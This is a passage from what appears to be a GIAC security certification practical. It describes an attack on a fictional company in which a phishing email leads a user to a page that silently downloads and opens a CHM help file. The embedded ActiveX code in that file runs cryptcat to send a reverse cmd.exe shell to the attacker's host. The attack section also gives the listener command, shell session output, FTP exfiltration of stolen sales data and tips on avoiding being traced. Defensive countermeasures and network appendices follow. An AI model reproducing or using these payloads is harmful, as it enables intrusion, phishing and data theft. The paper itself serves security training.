
- CHM File creation

The delivery of the winct.exe file is done through the use of a chm (compiled html help file) file. CHM files are commonly used throughout the Windows world to facilitate online help facilities. In fact most every time you use the Help menu option in a Windows based application you are opening a CHM file, e.g. when you select Help, Contents and Index from the Internet Explorer 6 menu bar the following CHM file is opened:

Figure 35 : The Microsoft Internet Explorer CHM File


To aid in the generation of a CHM file of my own I use a tool from http://www.easyhtml.com called Easyhtml. The tool itself is very easy to use and runs as a plug-in to Microsoft Word. To create a chm file you simply open Word after installing easyhtml and select File, New from the menu bar:

Figure 36 : Selecting the Easyhtml template



Select the easyhh template and set your configuration options:

Figure 37 : The Easyhtml Configuration Window



Standard options are used to generate the tool but the options of note for my hack to succeed is:

- The ActiveX Control

The following code is embedded into the file to ensure that my file winct.exe is executed with the parameters "-e cmd.exe 10.1.1.1 443" which will ensure that cryptcat makes a connection to my host on port 443 (443 was chosen as it won't arouse suspicion if traffic is encrypted and is most likely allowed out from the user's workstation; the 10.1.1.1 is not a routable address but is used here so that a valid address is not targeted as a result of this paper):

```
<OBJECT id=3DAA classid=3D"clsid:adb880a6 -d8ff-11cf-9377-00aa003b7a11"
  width=3D100 height=3D100>
 <PARAM name=3D"Command" value=3D"ShortCut">
<PARAM name=3D"Button" value=3D"Bitmap:shortcut">
 <PARAM name=3D"Item1" value=3D",C: \WINnt\TEMP\winct.exe –e cmd.exe 10.1.1.1
443">
  <PARAM name=3D"Item2" value=3D"273,1,1">
</OBJECT>

<SCRIPT>
AA.Click();
</SCRIPT>
```

- Specify that the CHM window be minimized once opened
- Specify the window's location offset to be 2500 to ensure that the window will not be displayed on most of today's sized monitors once opened as this would arouse some suspicion.

After compiling the chm file, I need to create the webpage from where the chm and winct.exe files will be downloaded.

- The Webpage

A link to a webpage I will be hosting will be e-mailed to the user. The page's source html needs to have the following lines of script added somewhere in the body of the code:

```
<OBJECT classid=3Dclsid:05589FA1 -C356-11CE-BF01-00AA0055595A height=3D1
style=3D"DISPLAY: none" width=3D1>
<PARAM NAME=3D"Filename" VALUE=3D"C: \WINNT\TEMP\WINCT.chm">
<OBJECT classid=3Dclsid:05589FA1 -C356-11CE-BF01-00AA0055595A height=3D1
style=3D"DISPLAY: none" width=3D1>
<PARAM NAME=3D"Filename" VALUE=3D"C: \WINNT\TEMP\WINCT.exe">
<SCRIPT>
setTimeout('window.showHelp("c:/winnt/temp/winct.chm");',40000);
</SCRIPT>
```

A few things to note from this code:

- The files winct.chm and winct.exe will be downloaded by the ActiveX object specified in the code. This object is part of the standard Internet Explorer installation.

- The chm file will be opened after 40 seconds. This should give the activex control enough time to download the chm and winct.exe files before executing them on the local pc.[51]

- Cryptcat Listener

I start a copy of cryptcat on my own host that will be accepting connections from the winct.exe file once started:

```
cryptcat –l –p 443
```

- Execution

To execute the hack I send an e-mail into shirleyg@giac.com with a link to my webpage asking her to once again test the anti-virus software in their chain. I choose Shirley because she has Internet Explorer 5.5 which by default has its security settings set to Medium which means she will not be prompted to download the content when the ActiveX object executes. Once the link is opened, the chm and winct.exe file is downloaded and executed. I notice the connection being made to the cryptcat listener on my host and I start by checking the hostname and ip configuration to ensure it is actually Shirley connecting to me and then continue with finding the marketing and sales information I need:

```
susieq# cryptcat –l –p 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>hostname
shirleyg@giac.com

C:\>ipconfig /all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : shirleyg
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Media State . . . . . . . . . . . : Cable Connecte d
        Description . . . . . . . . . . . : 3Com EtherLink XL 10/100
PCI TX NIC
(3C905B-TX)
        Physical Address. . . . . . . . . : 00 -50-04-7A-D3-F9
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 10.10.10.210
        Subnet Mask . . . . . . . . . . . : 255.255.255.255
        Default Gateway . . . . . . . . . : 10.10.10.254
        DNS Servers . . . . . . . . . . . : 10.10.10 .3
                                            .10.10.10.5

C:\>dir
```

[51] See Appendix E for a demon stration of how the chm file is called

```
 Volume in drive C is LOCAL DISK
 Volume Serial Number is B02C-C52F

 Directory of C:\
.
.
```

I find the information required and ftp it up to my host where I also have an ftp server running. Satisfied with the information I acquired I kill my cryptcat session and contact GIAC's competitors.

The winct.exe and winct.chm files are likely to be deleted the next time the user cleans out the c:\winnt\temp directory and even if the files are found the only way of tracing me is through the address used by my remote host which I will not be using again as it was an address I got from a free isp connection.

- Countermeasures
    a) Ensure that staff understand the dangers of social engineering
    b) Ensure that your browser are all up to date with the latest versions and patches and have proper security settings configured.
    c) Install some measure of active content scanning for browsing services, such as Trend or SurfinGate and ensure a strong security policy is configured.

Appendix A – GIAC IP Addresses

Device	Hostname	IP Address
Router	Bunny	111.0.0.230
		110.0.0.230
External Firewall	Funny	110.0.0.231
		10.0.0.231

		10.0.1.231
		10.0.3.231
		10.0.4.231
DNS/NTP Server	Ns.giac.ie	10.0.0.6
Webserver	www.giac.ie	10.0.0.5
Content Switch	hunny	10.0.1.230
Web server	Web1.giac.ie	10.0.1.5
Web server	Web2.giac.ie	10.0.1.6
Web server	Web3.giac.ie	10.0.1.7
Proxy Server	Proxy	10.0.4.5
Mail Relayer	chucky	10.0.4.6
Staff Ldap Server	Ldapstaff	10.0.4.7
LogServer	Log1	10.0.4.8
Ace Server	Ace1	10.0.3.2
Client Ldap Server	ldapcust	10.0.3.5
Application Server	Custapp1	10.0.3.6
Application Server	Custapp2	10.0.3.7
Virtual address for App cluster		10.0.3.10
Internal Firewall	sunny	10.0.4.233
		10.0.5.233
		10.0.6.233
		10.0.10.233
Database	Data1	10.0.5.5
Database	Data2	10.0.5.6
Virtual address for database cluster		10.0.5.10
Management Station	Man1	10.0.6.2
Application Server	Intapp1	10.0.6.6
Application Server	Intapp2	10.0.6.7
Virtual address for Internal app cluster		10.0.6.10
Mail Server	Tommy	10.0.10.2
File & Print Server	Fp1	10.0.10.3
Web server	Intranet1	10.0.10.5
DNS/DHCP Server	Intdns1	10.0.10.4
Other Public Address Assignments		
mx.giac.ie		110.0.0.7
Proxy nat address		110.0.0.8
Fortune Web Service Public address		110.0.0.2
Ns.giac.ie		110.0.0.6
www.giac.ie		110.0.0.5

Network Name	Subnet
ISP Subnet	111.0.0.0/24
External Subnet	110.0.0.0/24
Public Service Subnet	10.0.0.0/24
Web Subnet	10.0.1.0/24
VPN Remote Access DHCP Pool	10.0.2.0/24
Application Subnet	10.0.3.0/24
Internet Services Subnet	10.0.4.0/24
Database Subnet	10.0.5.0/24
Lan Application Subnet	10.0.6.0/24
Lan	10.0.10.0/24

Appendix B – SMTP Session
220 mxbackup01.mail.iol.net ESMTP Ireland On-Line sendmail ready at Sun, 27 Apr
2003 00:20:44 GMT
501 5.0.0 EHLO requires domain address
500 5.5.1 Command unrecognized: "HELLO"
501 5.0.0 HELO requires domain address

250-mxbackup01.mail.iol.net Hello d254.p1.iil.ie [217.78.1.254], pleased to meet
you
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-SIZE
250-ONEX
250-ETRN
250-XUSR
250 HELP
250 2.1.0 susan@aib.ie... Sender ok
250 2.1.5 susan@aib.ie... Recipient ok
354 Enter mail, end with "." on a line by itself
250 2.0.0 h3R0LrC00169 Message accepted for delivery

Appendix C - Output from Nessus scan on Mark's Network

smtp (25/tcp)
domain (53/tcp)
http (80/tcp)
https (443/tcp)
ike (500/udp)

unknown (264/tcp)

SMTP (25/tcp)
 - The remote SMTP server
answers to the EXPN and/or VRFY commands.
The EXPN command can be used to find
the delivery address of mail aliases, or
even the full name of the recipients, and
the VRFY command may be used to check the
validity of an account.
Your mailer should not allow remote users to
use any of these commands, because it gives
them too much information.
Solution : if you are using Sendmail, add the
option
 O PrivacyOptions=goaway
in /etc/sendmail.cf.
Risk factor : Low
CVE : CAN-1999-0531

- smtpscan was not able to reliably identify this server. It might be:
TIS/FWTK smap: The fingerprint differs from these known signatures on 2
point(s)
If you known precisely what it is, please send this fingerprint
to the Nessus team or Julien Bordet <zejames@greyhats.org>:
:250:250:501:250:250:250:550:214:250:250:500:500:500:220:500

Appendix D – Additional Components to be Purchased

Component	Number	Price per unit	Total
Cisco Content Switch 11503	1	30 000	30 000

External Firewall/VPN - Sun V480 - Checkpoint Software (250 Users[52]): SmartDefense Management Station SmartCenter SVN Modules (Floodgate, Firewall -1, VPN-1) SecureClient 25 Users	 1 1 1 1 1	 18 000 850 3 400 11 900 1 955	 18 000 850 3 400 11 900 1 955
IDS - HP i2000 - HP rx2600	 1 1	 9 775 6 000	 9 775 6 000
Proxy Server - Websense Client Licenses - Finjan Client Licenses (including Anti-Virus)	 150 150	 12 30	 1 800 4 500
MailSweeper Server - Compaq Proliant DL380 - Windows 2000 Server License - MailSweeper Client License - F-Secure Anti-Virus Server License	 1 1 150 1	 5 100 700 15 360	 5 100 700 2 250 360
Log Server - Sun V480 + Additional Disks - Webtrends Security Center	 1 1	 25 000 5 000	 25 000 5 000
Total			126 590

Prices are quoted excluding vat and are only approximations

Appendix E – CHM file open demonstration

For a demonstration of how the chm file open works, copy the following text into a file on your machine and give it and .htm extension. Make sure that the

[52] The licensing is structured around 100 or 250 users and as we have circa 150 we would have to purchase the next hop up after 100.

chm file specified exists, else specify another one. Open the file in your browser. After 15 seconds the help file should be displayed.

```
<html>
<head><title>CHM File open demonstration</title>
</head>
<SCRIPT>
setTimeout('window.showHelp("c:/winnt/help/acc_dis.chm");',15000);
</SCRIPT>
```


References

URL's:
http://www.securiteam.com/exploits/5KP0G2A9PU.html.

ftp://ftp.netsys.com/pub/archives/pepsi.c

ftp://ftp.netsys.com/len/mailt00l.c

http://www.netsys.com/cgi-bin/listfiles.cgi?c=3

http://www.snort.org/docs.

http://www.finjan.com/products/index.cfm
http://www.computerworld.com/news/1999/story/0,11280,43251,00.html

http://www.clearswift.com/products/msw/smtp/default.asp

http://www.ripe.net/perl/whois

http://www.courtesan.com/sudo/www.html.

http://www.cert.org/advisories/CA-2001-25.html
http://www.cert.org/advisories/CA-2002-19.html
http://www.cert.org/advisories/CA-2001-31.html

http://www.tech-mavens.com/synflood.htm

http://www.hack.co.za/index.php?mode=browse&author=141

http://packetstormsecurity.nl/distributed/stachel.tgz
http://packetstormsecurity.nl/distributed/stacheldraht.analysis
http://packetstormsecurity.nl/0005-exploits/silent.delivery.txt

http://farm9.com/content/Free_Tools/Cryptcat

http://www.giac.org/practical/GCFW/Mark_Hillick_GCFW.pdf

http://www.iana.org/assignments/ipv4-address-space
http://www.iana.org/assignments/icmpv6-parameters
ftp://ftp.rfc-editor.org/in-notes/rfc1918.txt

http://www.isi.edu/in-notes/iana/assignments/port-numbers

http://www.jaworski.com/htmlbook/dec-hex.htm Hexadecimal conversion table used for Sendmail Exploit

http://www.tcpdump.org

http://www.nmap.org

http://www.nessus.org

http://www.hping.org

Various articles on http://sunsolve.sun.com
Various articles on http://www.sans.org

Various articles on http://www.cisco.com

Various articles on http://www.cert.org

Books

SANS Institute Track 2 Firewalls, Perimeter Protection and VPNs Course Material, 2002

Naik, C Dilip, Internet Standards and Protocols, Microsoft Press, 1998

Pfleeger, P. Charles, Security in Computing, Prentice Hall, 1997

CS MAILsweeper 4.3 for SMTP : Installation & Deployment Guide version 1.1, Training Material by ClearSwift

Check Point Security Courseware, VPN-1/Firewall-1 Management Edition I & II NG FP3, Student Edition

Cisco CCNA Preparation Library #640-507 by Cisco Systems